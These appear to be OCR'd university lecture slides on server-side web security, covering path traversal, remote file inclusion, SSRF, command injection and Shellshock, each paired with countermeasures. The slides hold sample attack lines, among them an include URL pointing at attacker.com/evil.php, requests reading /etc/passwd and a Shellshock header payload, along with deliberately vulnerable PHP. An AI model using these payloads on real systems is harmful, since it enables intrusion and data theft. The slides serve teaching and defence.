Network and Web Security


Server-side security

Dr Sergio Maffeis
Department of Computing
Course web page: https://331.cybersec.fun

Web server architectures

Imperial College London

- CGI scripting
  - Server passes requests to an appropriate executable
    - One process per request
  - Headers passed as environment variables or arguments, data passed via stdin/stdout
  - Easy to deploy, but dated
- Server-side scripting
  - Web server may embed database, or directly execute scripts
  - Examples: mod_perl, mod_php
  - Tend to be faster than CGI
  - More powerful too: script can reconfigure server
    - Hence more dangerous




(Nginx HTTP Server, 2010)


Web server architectures

Imperial College London

- Fast CGI
  - Persistent process handles multiple requests
  - Web server uses TCP or local sockets to talk to app server
  - App server can be remote
  - Load balancing is easy




- Reverse proxy
  - Lean, fast, secure server handles static content, TLS termination, etc
  - Application server can focus on application logics



High-level server DFD

Imperial College London

- Suggested exercise: do a STRIDE threat analysis of the server DFD given below




Server attack tree

Imperial College London

- 1 Compromise server
  - 1.1 Use social engineering
  - 1.2 Use an insider
  - 1.3 Exploit OS network stack
  - 1.4 Compromise other applications and services
  - 1.5 Compromise web server

DOC Cloud hack 2015


- Attackers scanned ports and found vulnerable sshd configuration on port 55022 (nmap)
- Rootkit installed on several virtual machines, used in a DoS attack against a website in China



Server compromise attack tree

Imperial College London


- 1.5 Compromise web server
  - 1.5.1 Compromise daemon
    - 1.5.1.1 Exploit a known vulnerability
      - Apache HTTPD, Microsoft IIS have long history of vulnerabilities, NGINX less so (it’s newer)
      - Automated exploit frameworks (Metasploit)
    - 1.5.1.2 Exploit a new vulnerability
      - First, discover it by source code analysis, reverse engineering, fuzzing
  - 1.5.2 Exploit insecure configuration
    - Exposed CGI scripts, default pages and applications
    - Automatic fingerprinting (Nikto)
  - **1.5.3 Compromise the server via the web application**



Path traversal

Imperial College London

- Attacker input causes server to disclose unintended resource
- Examples
  - `http://www.example.com/../../etc/passwd`
  - `http://www.example.com/images/download.asp?name="../../etc/passwd"`
- General pattern
  - Server identifies resource based on user input
  - Attacker requests files likely to exist and unlikely to exist, and compares responses
- URL hacking
  - Attacker guesses path to a private resource
  - Crawling plugins available in most web app scanners
- Countermeasures
  - Special *www* user account for web app server with only access to public files
  - Web app process sandboxed to a virtual file system using "chroot jail"
  - Use access control restrictions in server configuration and/or web application logics



Remote file inclusion

Imperial College London

- Suppose we've hardened the server against path traversal
- Our `index.php` page contains


```
…
$nextpage = $_REQUEST["subpage"];
include($nextpage.".php");
…
```

- Intended usage: `http://example.com/index.php?subpage=blog`
- If `php.ini` ses `allow_url_fopen=1` then file operations can follow urls
  – Attack: `http://example.com/index.php?subpage=http://attacker.com/evil.php`
  – We include (=execute) `attacker.com`'s script `evil.php` on our server!
  – Other dangerous functions: `include_once(), require(), require_once(), fopen(), readfile(), file_get_contents()`
- Secure pattern for including files:

```
…
$nextpages = array("blog", "admin", "profile"); /* whitelist of page names */
$nextpage = $_REQUEST["subpage"];
if(!in_array($nextpage,$nextpages)) /* check if next page is allowed */
  { echo "Invalid request!"; }
else
  {
  $file = $nextpage."php";
  if(!file_exists($file)) echo "File not found!";
  else include($file);
  }
…
```

Server-side request forgery

Imperial College London



(acutenix.com)

- Attacker controls parameter that becomes URL of request issued by the server
  - Server requests are issued beyond the firewall, have server privileges, may address the internal network
  - Examples:
    - Data exfiltration: `GET /?url=file:///etc/passwd HTTP/1.1`
    - Port scanning: `GET /?url=http://127.0.0.1:22 HTTP/1.1`
- Countermeasures
  - Should the user be able to provide URLs? Prevent poisoning of parameters (blacklist)
  - Whitelist requests that server-side application can issue
  - Don’t handle unexpected responses

Untrusted query string

Imperial College London

`http://example.com/update.php?account=user_id&action=unsubscribe`

- Attacker can tamper with URL query string
- *Insecure direct object references*
  - `update.php?account=target_id&action=unsubscribe`
  - Application exposes a reference to internal implementation object (in this case, user id)
  - The attacker can guess a valid id to target a different user
- *Missing function-level access control*
  - `update.php?account=userid&action=upgrade_to_root`
  - Even if `upgrade_to_root` was not a choice available to the user on the client side, it is accepted on the server without further checks
- Mostly different symptoms for the same problems
- Countermeasures
  - Don’t trust user input (will see more in lecture about injection)
  - Deny operations by default, enable only after authorization checks
  - Bind user parameters to user session (will see more on lecture on sessions)
- Does HTTPS help in this case?
  - No: the attacker can be at the other end of the connection, before data is protected

Command injection

Imperial College London

- Command injection
  - Attacker input causes the execution of undesired commands on the server

```
http://example.com/ping_app/ping?ip=192.168.0.1;whoami
```

- Injection examples
  - Of PHP code:


```
$in = $_GET['param'];
eval('$out = ' . $in . ';');
```

  - Of shell commands:

```
$email = $_POST['email'];
$subject = $_POST['subject'];
system('mail  $email –s  $subject < /tmp/text')
```

- Countermeasures
  - Blacklisting: block inputs matching a list of forbidden patterns
    - Blacklists are *fragile*: attacker may find new dangerous parameters not in the list
  - Whitelisting: allow only inputs matching list of allowed patterns
    - Whitelists are more robust, but it is tricky to avoid false positives
  - Static and dynamic analysis, taint analysis in particular

Imperial College London



Shellshock bug could threaten millions. Compared to Heartbleed.

By Gail Sullivan September 26, 2014

A programming flaw dubbed the “Bash Bug,” or more ominously “Shellshock,” is being described as potential threat to millions of computers, servers, medical devices, power plants and municipal water systems and even common objects such as refrigerators and cameras.

- Server copies HTTP headers in environment variables of Bash to run CGI script
- Bash shell up to version 4.3 suffers from injection vulnerability: initialization of environment variable can lead to automated code execution
- Example
  - Request header
    - `User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) …`
  - Environment variable:
    - `HTTP-USER-AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) …`
  - Exploit: send malicious header
    - `User-Agent: () {:;}; /bin/cat /etc/passwd`

Exploit

Payload

Attacks on the application


Imperial College London

- The application logics can be subverted
  - Design mistakes
  - Some (obvious) examples
    - User can bypass payment page and reach delivery page
    - Discount voucher can be used multiple times, or can be guessed
  - In general, it's hard to catch subtle authorization mistakes
    - Need for clear and expressive authorization policies
    - Policy enforcement should be designed in the web application from the start
  - Current research: reverse engineering of application logics via black-box testing
- Memory corruption
  - Attack the implementation language at the low level
  - Can lead to arbitrary code execution or DoS
  - Examples
    - Buffer overflows
    - Format-string abuse
    - Integer over/underflows
    - *Use-after-free, double-free*
  - Beyond the scope of this course

Other server security issues

Imperial College London

- Brute forcing of authentication
  - Online/offline dictionary attacks
  - As seen in Module 4 (Authentication), and Tutorial 2
- Sensitive data exposure
  - We’ve discussed intelligence gathering in Module 6 (Pentesting)
  - Sensitive comments in HTML and JavaScript files
  - Leak system configuration details via verbose error messages
    - We will use it to identify SQL injections



Server Error in '/' Application.

Configuration Error

Description: An error occurred during the processing of a configuration file required to service this request. Please review the specific error details below and modify your configuration file appropriately.

